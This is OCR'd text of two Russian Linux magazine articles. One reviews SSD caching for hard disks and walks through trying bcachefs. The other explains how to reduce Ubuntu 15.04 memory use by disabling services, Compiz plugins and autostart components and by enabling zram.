Дисковая подсистема всегда была узким местом ПК. Проблема особенно обострилась с ростом вычислительной мощности, когда производительность харда фактически сводила на нет огромные возможности CPU. SSD, не имеющие движущихся частей, обеспечивали неплохую производительность в операциях чтения, однако они относительно дороги и имеют меньший ресурс. Неплохим решением стало использование тандема SSD + HDD, но это потребовало специального софта.

ЧТО ИМЕЕМ?

Традиционные технологии — использование кеша в ОЗУ и RAID 0, позволяющие наращивать скорость операций ввода-вывода, — уже не устраивают из-за слишком большого объема обрабатываемых данных и повышенного требования к надежности. Возможность вынести журнал на внешний SSD-диск, например в ext4, помогает увеличить производительность ФС, но глобально это не настолько влияет на ситуацию. И хотя все они по-прежнему распространены, технология совместного использования SSD + HDD оказалась наиболее интересной, так как позволяла нарастить производительность при относительно низкой цене. Идея в общем проста: SSD-накопители выступают в качестве кеширующего устройства к одному или нескольким медленным жестким дискам. При запросе данные сперва проверяются на наличие в кеше и, если они там есть, отдаются оттуда. Кеширование реализовано на уровне блочного устройства, что позволяет реализовать такую схему независимо от файловых систем и использовать везде, где есть необходимость в быстрых I/O-операциях: на рабочих станциях, серверах, в массивах хранения данных. Появились гибридные приводы, которые изначально сочетают обе технологии. Такие приводы поддерживаются Win 8.1 и выше, для Linux 3.19+ или с использованием патча. Интерес был очень высок, и в результате практически одновременно стартовали четыре проекта, имевшие сходные идеи.

Dm-cache — решение, основанное на блочном устройстве device mapper и реализованное в виде модуля ядра. Зависит от модуля dm_mod.ko, появившегося в относительно новых ядрах (для старых есть патч). Может быть прозрачно подключено к любому устройству хранения, в том числе и к сетям SAN, iSCSI и AoE. Поддерживает LVM. С версии 3.9 добавлен в ядро, в дистрибутивах часто собран в виде модуля, поэтому ставится просто. Dm-cache заботится о долговечности SSD, для этого часто меняющиеся данные не записываются в кеш. В настоящее время поддерживается три политики кеширования: multiqueue, stochastic multiqueue (фактически улучшенная multiqueue, по умолчанию) и очистка. Основная проблема работы с dm-cache — это сложность настройки, ведь требуется три диска: с данными, для кеша и для метаданных кеша. Размер метаданных нужно правильно подсчитать. Поэтому его и не очень любят. Но в случае, когда запись изменений в кеше откладывается (write-back), dm-cache показывает неплохой результат.

Flashcache создан в Facebook для решения проблем с масштабированием производительности InnoDB/MySQL, выпущен под лицензией GNU GPL. Реализован в виде модуля для ядра Linux (потребуется его сборка), работающего в стеке device mapper. Судя по активности на GitHub, основной код давно не обновлялся, хотя есть фиксы, устраняющие проблемы сборки с новыми ядрами третьей ветки. Не собирается в 32-битных Linux. Для использования на корневой файловой системе или LVM PV необходим модуль Dracut. Может

работать с двумя SSD, собранными как RAID 0 или RAID 1. Поддерживаются четыре политики кеширования: write-back (отложенная запись, данные пишутся на SSD, затем на медленный диск через время, определенное политиками), write-through (сквозная запись, данные пишутся на HDD, а затем в кеш), write-around (данные кешируются на SSD и сразу записываются на диск) и WriteOnly (вариант write-back, при котором кешируются только входящие данные). Настройке поддаются все параметры: размер блока, объем кеш-памяти, алгоритмы вытеснения FIFO или LRU (менее используемые блоки) и многое другое. Данные можно помечать как некешируемые.

EnhanceIO — форк flashcache, разрабатываемый в корпорации STEC и курируемый Дарриком Вонгом (Darrick Wong) из Oracle. Некоторые компоненты и алгоритмы полностью изменены, в результате он потребляет меньше ресурсов и в режиме параллельной записи (write-through) работает быстрее. Здесь не используется device mapper, поэтому появляется возможность подключать и отключать кеширование без остановки системы на лету. Может работать с любым устройством: диском, разделом, software RAID, RAID DAS, SAN. Реализовано три режима: read-only, write-through и write-back — и три политики замещения: random (фактически round-robin), FIFO и LRU. Планировалось включение в ядро 3.10, но пока придется собирать все самостоятельно.

```
Терминал - user@samba: ~/linux-bcache
Файл  Правка  Вид  Терминал  Вкладки  Справка
user@samba:~/linux-bcache$ grep -i dm_cache ./.config
CONFIG_DM_CACHE=m
CONFIG_DM_CACHE_MQ=m
CONFIG_DM_CACHE_CLEANER=m
user@samba:~/linux-bcache$
```

Dm-cache входит в состав ядра Linux

Все эти проекты нельзя назвать заброшенными, но и активно они не развиваются. Для flashcache и EnhanceIO потребуется пересборка ядра, а dm-cache хотя и предлагается некоторыми хостерами, но все-таки сложен. Наиболее интересен Bcache и новое решение на его основе Bcachefs.

ПРОЕКТ BCACHEFS

В начале был Bcache (block cache) — проект, запущенный в 2010 году как личный проект Кента Оверстрита (Kent Overstreet). Позже он заинтересовал Google, и некоторое время Кент продолжал развитие Bcache, работая в этой корпорации. К 2012 году Bcache уже представлял собой вполне стабильный релиз, а с версии Linux ядра 3.10 (2013 год) входит в состав ядра. Реализован, как и прочие подобные решения, в виде блочного устройства. Доступны две основные политики кеширования: write-back и write-through (по умолчанию). При write-through операция записи считается завершенной после сохранения

данных на обоих дисках. Это гарантирует целостность, но снижает скорость. Дополнительно реализован так называемый readahead, когда кеш наполняется не только при записи, но и при операциях чтения. Чтобы повысить эффективность, последовательные обращения к большому объему данных не кешируются, в кеш попадают только операции случайного чтения и записи. Учитывая ограниченный ресурс, случайные операции записи преобразуются с использованием btree в последовательное заполнение накопителя. При сбросе данных на диск данные группируются с учетом минимизации перемещения головок диска. Один SSD может кешировать несколько HDD, их количество при необходимости можно менять и устанавливать гарантируемый порог I/O, чтобы избежать перегрузки SSD. Один важный момент. Чтобы нельзя было получить доступ к этим разделам и нарушить кеш, Bcache требует явного переформатирования разделов, поэтому его удобно разворачивать на чистую систему или данные предварительно необходимо заархивировать.

```
Терминал - user@samba: ~/linux-bcache
Файл  Правка  Вид  Терминал  Вкладки  Справка
user@samba:~/linux-bcache$ grep -i bcache ./.config
CONFIG_BCACHE=m
# CONFIG_BCACHE_DEBUG is not set
# CONFIG_BCACHE_CLOSURES_DEBUG is not set
CONFIG_FS_MBCACHE=y
user@samba:~/linux-bcache$
```

Bcache включен в ядро Linux

Постепенно развивая проект, разработчики пришли к выводу, что блочное устройство содержит компоненты файловой системы, поэтому, пересмотрев подход, можно убрать один уровень и обеспечить более простое использование и управление. Так и появился Bcache File System — Bcachefs. Цель проекта — создать файловую систему, соответствующую ext4 и XFS по производительности и надежности с некоторыми особенностями Btrfs и ZFS. Пока проект официально находится в альфа-стадии, но считается достаточно стабильным. В настоящее время разработчики реализовали большинство базовых возможностей POSIX ФС, в том числе xattrs и ACL. Плюс возможность включения в раздел нескольких устройств (пока только два), репликацию (RAID), кеширование, прозрачное сжатие данных (пока только gzip) и верификацию целостности по контрольным суммам. Файловая система основана на использовании механизма copy-on-write (COW), при котором один файл могут получить несколько устройств, а изменения не приводят к перезаписи данных: новое состояние записывается в новое место, после чего меняется указатель актуального состояния. Несколько устройств могут подключаться слоями, когда более быстрый накопитель используется для кеширования данных медленного диска с нижнего слоя. Необходима оптимизация — в тестах Bcachefs уже

заметно обгоняет Btrfs, но пока отстает от ext4. В будущем планируется добавить и другие атрибуты современной ФС: предварительное резервирование места (fallocate), квоты, снапшоты, SMR (Shingled Magnetic Recording) и RAW режим доступа к flash и другие.

ПРОБУЕМ

Для тестирования Bcachefs достаточно собрать ядро (на момент написания 4.1.0) и утилиту администрирования. Проект не предоставляет архив, поэтому все необходимое (приблизительно 700 Мбайт) качаем из Git.

```
$ sudo apt-get install kernel-package fakeroot build-essential
ncurses-dev bc
```

Сам Bcachefs находится в ветке bcache-dev, утилиты — в dev (в Ubuntu ppa:g2p/storage не подходит).

```
$ git clone -b bcache-dev
http://evilpiepirate.org/git/linux-bcache.git
```

Собираем ядро, здесь в общем все стандартно. За основу конфигурации ядра с Bcachefs используем настройки текущего:

```
$ cd linux-bcache
$ cat /boot/config-`uname -r`>.config
```

Ставим получившиеся deb-пакеты:

```
$ sudo dpkg -i linux-headers-4.1.0-bcache-10.00.Custom_amd64.deb
$ sudo dpkg -i linux-image-4.1.0-bcache-10.00.Custom_amd64.deb
```

Можем перезагружаться с новым ядром. Для настроек Bcachefs используется bcacheadm (в Bcache — make-bcache). Ставим пакеты, необходимые для сборки:

```
$ sudo apt-get install libnih-dev libblkid-dev
```

И собираем:

```
$ git clone -b dev http://evilpiepirate.org/git/bcache-tools.git
$ cd bcache-tools
```

```
Терминал - root@ubuntu: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
root@ubuntu:~# bcacheadm help
Commands:
  format                      Create a new bcache volume from one or more devices
  assemble                    Assembles one or more devices into a bcache volume
  incremental                 Incremental assemble bcache volumes
  run                         Start a partially assembled volume
  stop                        Stops a running bcache volume
  add                         Adds a list of devices to a volume
  readd                       Adds previously used members of a volume
  remove                      Removes a device from its volume
  fail                        Sets a device to the FAILED state
  list                        Lists cachesets in /sys/fs/bcache
  query                       Gives info about the superblock of a list of devices
  status                      Finds the status of the most up to date superblock
  help                        display list of commands

For more information on a command, try `bcacheadm COMMAND --help'.
root@ubuntu:~#
```

Параметры bcacheadm

Теперь можем отформатировать раздел:

```
$ sudo bcacheadm format -C /dev/sdb1
```

```
Терминал - root@ubuntu: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
root@ubuntu:~# bcacheadm format -C /dev/sdb
UUID:                   46b26d02-43fd-4145-878d-bdfb0d88cca9
Set UUID:               17c1130b-ec29-4d7c-9ed7-60d2546dbea6
version:                6
nbuckets:               40960
block_size:             1
bucket_size:            1024
nr_in_set:              1
nr_this_dev:            0
first_bucket:           3
UUID:                   716d5966-ac42-4aa0-8522-01a303e2b23a
version:                1
block_size:             1
data_offset:            16
root@ubuntu:~#
```

Форматируем раздел bcacheadm

И примонтировать раздел, не забыв указать тип файловой системы:

```
$ sudo mount -t bcache /dev/sdb1 /mnt
```

Для включения контрольных сумм и сжатия при монтировании можно дополнительно задать `-o data_checksum=crc32c,compression=gzip`. Если диска два, их можно положить слоями с автоматическим кешированием между уровнями:

```
$ sudo bcacheadm format -C /dev/sdb1 --tier 1 -C /dev/sdc1
```

При этом слой с большей цифрой предназначен для медленных устройств. Все параметры форматирования можно узнать, введя

```
$ bcacheadm format --help
```

Например, возможно указать и бэкенд-устройство при помощи параметра `-B`:

```
$ bcacheadm format -C /dev/sdb1 -B /dev/sdc1
```


Правда, такая схема пока не совсем работает. Параметр `--cache-mode` позволяет задать режим кеширования при форматировании. При необходимости его можно затем изменить, обратившись к `/sys/fs/bcache`.

Утилита bcacheadm имеет тринадцать основных параметров, но пока работают не все. Например, список устройств выдаст bcacheadm list.

ВЫВОД

Даже простые тесты показывают, что использование связки SSD + HDD дает существенный прирост производительности. В разных ситуациях различные решения приносят свой результат, поэтому следует ориентироваться на конкретную нагрузку и возможность простого развертывания. Bcachefs, вероятно, пока рано рекомендовать для продакшена. Но начинание весьма интересно, и главное, что, в отличие от конкурентов, проект активно развивается.

ДИЕТА ДЛЯ ВЕРВЕТКИ



Роман Ярыженко
rommanio@yandex.ru

ubuntu

УМЕНЬШАЕМ КОЛИЧЕСТВО ИСПОЛЬЗУЕМОЙ ПАМЯТИ В UBUNTU 15.04 БЕЗ ОГРАНИЧЕНИЯ ВИДИМОЙ ФУНКЦИОНАЛЬНОСТИ

Современные десктопные дистрибутивы Linux стали заметно более «жадными» по сравнению со своими предшественниками. Существует несколько путей решения этой проблемы. Первый из них — выбор минималистичного дистрибутива — мы рассмотрели в одной из прошлых статей. Второй способ заключается в уменьшении потребления памяти дистрибутива без видимого снижения функциональности, что мы и сделаем на примере последней версии Ubuntu.

ВВЕДЕНИЕ

После установки последней версии Ubuntu на виртуальную машину с двумя гигабайтами ОЗУ она занимает примерно 830 Мбайт. Это хоть и не очень критично, но достаточно много, если сравнивать с тем, в какой объем может поместиться более маленький дистрибутив. Давай посмотрим, какими методами мы будем пользоваться для определения ненужной функциональности.

Во-первых, список загружаемых демонов. Разработчики Ubuntu, конечно, постарались, чтобы их был минимум, но не стоит забывать, что это дистрибутив общего назначения и отдельным категориям пользователей некоторые демоны попросту не нужны.

Второе — компоненты различных программ. Не секрет, что некоторые программы используют плагины, реализованные чаще всего в виде загружаемых библиотек, и вот здесь-то и понадобится тонкая настройка — отключить лишнее. В графической подсистеме тоже есть компоненты, которые нужны отнюдь не всем. Вот, в общем-то, и все.

ОТКЛЮЧЕНИЕ ЗАГРУЖАЕМЫХ СЕРВИСОВ

Поскольку в Ubuntu 15.04 используется systemd, то для просмотра ПО, запускаемого во время начальной загрузки, нужно использовать следующую команду:

```
$ sudo systemctl list-units --type service
```

В результате появится список как запущенных, так и уже завершившихся сервисов. Посмотрим, от чего тут можно избавиться.

```
rom@ubuntu-1504-loseflesh: ~
UNIT                          LOAD   ACTIVE SUB     DESCRIPTION
accounts-daemon.service       loaded active running Accounts Service
apparmor.service              loaded active exited  LSB: AppArmor initialization
apport.service                loaded active exited  LSB: automatic crash report g
avahi-daemon.service          loaded active running Avahi mDNS/DNS-SD Stack
cgmanager.service             loaded active running Cgroup management daemon
colord.service                loaded active running Manage, Install and Generate
cron.service                  loaded active running Regular background program pr
cups-browsed.service          loaded active running Make remote CUPS printers ava
cups.service                  loaded active running CUPS Scheduler
dbus.service                  loaded active running D-Bus System Message Bus
dns-clean.service             loaded active exited  LSB: Cleans up any mess left
getty@tty1.service            loaded active running Getty on tty1
grub-common.service           loaded active exited  LSB: Record successful boot f
ifup-wait-all-auto.service    loaded active exited  Wait for all "auto" /etc/netw
ifup@eth0.service             loaded active exited  ifup for eth0
irqbalance.service            loaded active exited  LSB: daemon to balance interr
kerneloops.service            loaded active running LSB: Tool to automatically co
kmod-static-nodes.service     loaded active exited  Create list of required stati
lightdm.service               loaded active running Light Display Manager
lvm2-monitor.service          loaded active exited  Monitoring of LVM2 mirrors, s
lvm2-pvscan@8:5.service       loaded active exited  LVM2 PV scan on device 8:5
ModemManager.service          loaded active running Modem Manager
lines 1-23
```

Список загружаемых сервисов systemd

AppArmor, в общем-то, предназначен для защиты системы, но реально именно для домашних систем достаточно вовремя обновлять приложения. Риск того, что ты попадешь на вредоносную страничку, начиненную эксплоитом, заточенным именно под конкретную версию конкретного дистрибутива, минимален — тем более что по умолчанию профиль AppArmor для Firefox неактивен. Поэтому, если ты не параноик, можешь смело отключать, для чего воспользуйся следующей командой:

```
$ sudo systemctl disable apparmor.service
```

Apport отправляет отчеты об ошибках в Canonical. Вещь достаточно полезная, но если, допустим, сидеть, используя сверхдорогой мобильный интернет в роуминге, где каждый килобайт на счету, то имеет смысл отключить данную службу. В остальных же случаях этого делать не стоит. Для отключения набираем команду

```
$ sudo systemctl disable apport.service
```

Avahi предназначен для обнаружения служб и компьютеров в домене .local. Теоретически очень удобная вещь, но на практике для пары компьютеров в локальной сети смысла в ней нет, да и в некоторых случаях (Wi-Fi) приходится разбираться с multicast-пакетами, поэтому можно его и отключить:

```
$ sudo systemctl disable avahi-daemon.service
```

CGManager используется для управления cgroup: предоставляет непривилегированным пользователям удобный доступ к cgroup и предотвращает выход из текущего cgroup в родительский даже для привилегированных программ. Может пригодиться для создания вложенных контейнеров LXC. Если ты их не используешь и не используешь песочницы, где применяются cgroups и/или LXC (к примеру, Arkose) для запуска программ, — отключай:

```
$ sudo systemctl disable cgmanager.service
```

Colord предназначен для управления цветовыми профилями, что позволяет отображать одинаковые (или, во всяком случае, очень близкие) цвета как на экране, так и на принтере. Если тебе не нужно так точно управлять цветами (принтер монохромный, или его попросту нет), опять же можно беспроблемно отключить:

```
$ sudo systemctl disable colord.service
```

ModemManager представляет собой интерфейс, скрывающий детали реализации модемами каналов связи (2G/3G/4G/CDMA), способов соединения (RS232, USB, Bluetooth) и методов управления (AT, QCDM, QMI, MBIM). Если не планируется использование модемов — отключай:

```
$ sudo systemctl disable ModemManager.service
```

В Linux существует множество синтезаторов речи, но именно потому, что их много, пользоваться ими достаточно затруднительно — неизвестно, какой присутствует в системе. Speech Dispatcher представляет собой попытку создать унифицированный API, предназначенный для изменения порядка вызова синтезатора, а также для предотвращения наложения звука при одновременном воспроизведении от разных программ (примерно это же делает PulseAudio для обычного звука). Если нет необходимости использовать синтезаторы речи (многие из которых к тому же не поддерживают русский) — отключай:

```
$ sudo systemctl disable speech-dispatcher.service
```

Whoopsie работает в тандеме с Apport, так что, если ты отключил Apport, стоит то же самое сделать и с Whoopsie. Для этого сперва в конфигурационном файле `/etc/default/whoopsie` изменяем значение параметра report_crashes с true на false и затем стандартным образом отключаем:

```
$ sudo systemctl disable whoopsie.service
```

```
rom@ubuntu-1504-loseflesh: ~
rom@ubuntu-1504-loseflesh:~$ sudo systemctl disable avahi-daemon.service
Synchronizing state for avahi-daemon.service with sysvinit using update-rc.d...
Executing /usr/sbin/update-rc.d avahi-daemon defaults
Executing /usr/sbin/update-rc.d avahi-daemon disable
insserv: warning: current start runlevel(s) (empty) of script `avahi-daemon' ove
rrides LSB defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `avahi-daem
on' overrides LSB defaults (0 1 6).
insserv: warning: current start runlevel(s) (empty) of script `avahi-daemon' ove
rrides LSB defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `avahi-daem
on' overrides LSB defaults (0 1 6).
Removed symlink /etc/systemd/system/dbus-org.freedesktop.Avahi.service.
Removed symlink /etc/systemd/system/sockets.target.wants/avahi-daemon.socket.
rom@ubuntu-1504-loseflesh:~$ sudo systemctl disable cgmanager.service
Synchronizing state for cgmanager.service with sysvinit using update-rc.d...
Executing /usr/sbin/update-rc.d cgmanager defaults
Executing /usr/sbin/update-rc.d cgmanager disable
insserv: warning: current start runlevel(s) (empty) of script `cgmanager' overri
des LSB defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `cgmanager'
 overrides LSB defaults (0 1 6).
rom@ubuntu-1504-loseflesh:~$ sudo systemctl disable colord.service
rom@ubuntu-1504-loseflesh:~$
```

Отключение ненужных сервисов

На этом отключение не очень нужных служб можно считать законченным. Однако отмечу, что это следует делать с осторожностью, поскольку очень многое здесь зависит от твоих требований.



INFO

Без графической подсистемы Ubuntu использует примерно на 40% меньше памяти.

ОТКЛЮЧЕНИЕ КОМПОНЕНТОВ ПРОГРАММ И ГРАФИЧЕСКОЙ ПОДСИСТЕМЫ

Первое, что, может, и не увеличивает потребление памяти, но реально притормаживает версии Ubuntu с Unity, — онлайн-поиск, который большинству пользователей в самом рабочем столе и не нужен. Для его отключения есть два пути. Первый — перейти в «`Параметры системы -> Защита`



и приватность -> Поиск» и переключить «Отображать результаты поиска в интернете». Второй — в консоли набрать следующую команду:

```
$ gsettings set com.canonical.Unity.Lenses remote-content-search none
```

В Ubuntu используется композитный менеджер Compiz (который, кстати, кушает память сильнее, чем все остальные процессы). Его тоже можно настроить так, чтобы он потреблял меньше памяти (или хотя бы уменьшить занимаемое процессорное время). Для этого нужно установить CompizConfig Settings Manager и запустить его:

```
$ sudo apt-get install compizconfig-settings-manager
$ ccsm
```

В появившемся окне будет список плагинов. Посмотрим, что и при каких условиях можно отключить.

Плагин **Команды** предназначен для задания комбинациям клавиш каких-либо команд. Если ты его не используешь — свободно отключай; в Unity он тоже не применяется.

Enhanced Zoom Desktop — аналог «Экранной лупы». Если у тебя нет надобности в подобного рода ПО — опять же отключай.

Desktop Wall — это фактически знаменитый куб Compiz в 2D. Но по умолчанию комбинация клавиш, отвечающая за него, отключена, так что этот плагин тоже можно безболезненно деактивировать.


Viewport Switcher — плагин, опять же связанный с переключением рабочих столов. Честно говоря, подобные вещи реализованы с избыточной сложностью. Вновь деактивируй, если в нем нет какой-либо нужды.

В группе **Эффекты** можно отключить оба включенных плагина: «Animations» и «Проявление/исчезание окон». В настройках последнего, впрочем, есть один полезный эффект, «Затемнение не отвечающего окна», но этим можно пренебречь.

Session Management — отвечает за сохранение/восстановление положения и размеров окон в сессии (промежуток между входом/выходом пользователя). Если тебе неважно положение окон, этот плагин тоже можно отключить.

Отключение плагинов Compiz с помощью ccsm

Перейдем к другим приложениям. Возьмем Network Manager. В списке его плагинов есть ofono, который не нужен, если ты не используешь мобильные соединения. Для его отключения нужно удалить его название из `/etc/NetworkManager/NetworkManager.conf` в строчке Plugins.



Плагины Network Manager

Во время запуска рабочего стола запускаются такие компоненты, о которых пользователь знать не знает, — в графическом интерфейсе они не отображаются. Большая их часть, конечно, необходима, но от некоторых все же можно избавиться. Для отключения на общесистемном уровне нужно сделать следующее: в каталоге **/etc/xdg/autostart** переименовать файл с именем компонента и расширением desktop, добавив к нему расширение disable. Посмотрим, что можно отключить.

Если ты не пользуешься GPG, то **gnome-keyring-gpg** смело отключай — системные утилиты все равно обращаются к системной же связке ключей напрямую.

Indicator-bluetooth, если ты не используешь данный беспроводной интерфейс, тоже отключай.

Indicator-messages отвечает за отображение входящих сообщений в почтовых программах. Индикатор, конечно, очень удобный, так что отключать его лучше лишь в случае крайней надобности.

Indicator-printers показывает подключение принтеров. Отключать, если их нет.

Onboard-autostart запускает экранную клавиатуру. Впрочем, она, как правило, тут же и завершается — так что если и отключать, то ради прироста скорости запуска, который будет мизерным.

Orca-autostart — экранная лупа. Тоже можно обойтись без нее.

Print-applet показывает задания на печать. Действовать аналогично indicator-printers.

Telepathy-indicator отображает уведомления от соответствующего IM-клиента. Если ты не пользуешься клиентом, построенным на Telepathy, отключай.

Update-notifier уведомляет об обновлениях. Если не лениться и вызывать процесс проверки обновлений вручную, надобность в нем пропадает.

Zeitgeist-datahub запускает своего рода коллектор для пассивных собирателей информации технологии Zeitgeist, о которой стоит рассказать подробнее. Технология предназначена для регистрации активности пользователя с целью облегчить восстановление хронологии событий. Она достаточно тесно интегрирована с Unity, и для ее отключения недостаточно деактивировать данный компонент, нужно еще несколько действий.

Прежде всего запретим писать в файл БД процессу zeitgeist-daemon, для чего выполним следующую команду:

```
$ chmod -rw ~/.local/share/zeitgeist/activity.sqlite
```

Проверим, что этот процесс туда писать не может:

```
$ zeitgeist-daemon --replace
```

Если все нормально, он выругается, что нет доступа к файлу БД. И после этого уже можно отключать zeitgeist-datahub из автозапуска.



```
rom@ubuntu-1504-loseflesh: ~
rom@ubuntu-1504-loseflesh:~$ chmod -rw ~/.local/share/zeitgeist/activity.sqlite
rom@ubuntu-1504-loseflesh:~$ zeitgeist-daemon --replace
[05:12:52.310578 WARNING] Could not access the database file.
Please check the permissions of file /home/rom/.local/share/zeitgeist/activity.s
qlite.
rom@ubuntu-1504-loseflesh:~$
```

Отключение Zeitgeist

```
root@ubuntu-1504-loseflesh: /etc/xdg/autostart
root@ubuntu-1504-loseflesh:~# cd /etc/xdg/autostart/
root@ubuntu-1504-loseflesh:/etc/xdg/autostart# mv indicator-bluetooth.desktop in
dicator-bluetooth.desktop.disable
root@ubuntu-1504-loseflesh:/etc/xdg/autostart# mv indicator-messages.desktop ind
icator-messages.desktop.disable
root@ubuntu-1504-loseflesh:/etc/xdg/autostart# mv indicator-printers.desktop ind
icator-printers.desktop.disable
root@ubuntu-1504-loseflesh:/etc/xdg/autostart# mv onboard-autostart.desktop onbo
ard-autostart.desktop.disable
root@ubuntu-1504-loseflesh:/etc/xdg/autostart# mv orca-autostart.desktop orca-au
tostart.desktop.disable
root@ubuntu-1504-loseflesh:/etc/xdg/autostart# mv print-applet.desktop print-app
let.desktop.dusable
root@ubuntu-1504-loseflesh:/etc/xdg/autostart# mv telepathy-indicator.desktop te
lepathy-indicator.desktop.disable
root@ubuntu-1504-loseflesh:/etc/xdg/autostart# mv update-notifier.desktop update
-notifier.desktop.disable
root@ubuntu-1504-loseflesh:/etc/xdg/autostart# mv zeitgeist-datahub.desktop zeit
geist-datahub.desktop.disable
root@ubuntu-1504-loseflesh:/etc/xdg/autostart#
```

Отключение автозапуска графических компонентов

ZRAM

Существует метод, позволяющий увеличить память путем незначительного уменьшения производительности, — zRam (раньше назывался compcache). Работает этот метод очень просто: создает сжатое блочное устройство в памяти и размещает на нем своп. Таким образом, за счет сжатия получается экономия памяти по меньшей мере раза в два.

Для включения zRam нужно установить соответствующий пакет:

```
$ sudo apt-get install zram-config
```

и перезагрузиться. Для проверки смотрим список разделов подкачки:

```
$ sudo swapon -s
```

Если все нормально, появится своп на устройстве /dev/zram0. По умолчанию создается по одному на процессор.

ЗАКЛЮЧЕНИЕ

Мы рассказали, как уменьшить объем памяти, занимаемой последней версией Ubuntu, при этом по минимуму задев функциональность. Совсем без этого обойтись не получилось, ибо каждому пользователю не нужно что-то свое. Тем не менее расход памяти удалось сократить примерно на 50 Мбайт.

```
rom@ubuntu-1504-loseflesh: ~
rom@ubuntu-1504-loseflesh:~$ free
             total       used       free     shared    buffers     cached
Память:    2049080     831036    1218044       8524      33084     280464
-/+ буферы/кэш:      517488    1531592
Подкачка:    2093052          0    2093052
rom@ubuntu-1504-loseflesh:~$
```

Потребление памяти до отключения лишних сервисов и компонентов

```
rom@ubuntu-1504-loseflesh: ~
rom@ubuntu-1504-loseflesh:~$ free
             total       used       free     shared    buffers     cached
Память:    2049080     746056    1303024       8664      32440     264720
-/+ буферы/кэш:      448896    1600184
Подкачка:    2093052          0    2093052
rom@ubuntu-1504-loseflesh:~$
```

Потребление памяти после отключения



Дадим еще несколько советов, как избежать излишней прожорливости Ubuntu, на этот раз более радикальных.

- **Первый, самый радикальный**, — не используй Unity! В мире есть достаточно много более легких рабочих столов, среди которых, возможно, есть и похожий на GUI от Canonical.
- **Второй совет**: используй более легкие версии программ. Так, вместо LibreOffice Writer можно использовать AbiWord, вместо Firefox — какой-нибудь легковесный браузер, скажем Midori.
- **Третье** — можешь попытаться пошаманить со всяческими кешами. Но делать это нужно очень осторожно, иначе есть большой риск вместе с мизерным увеличением памяти получить страшные тормоза.

Enjoy! ⊐⊏

PXE — ГРУЗИМ ВСЁ!

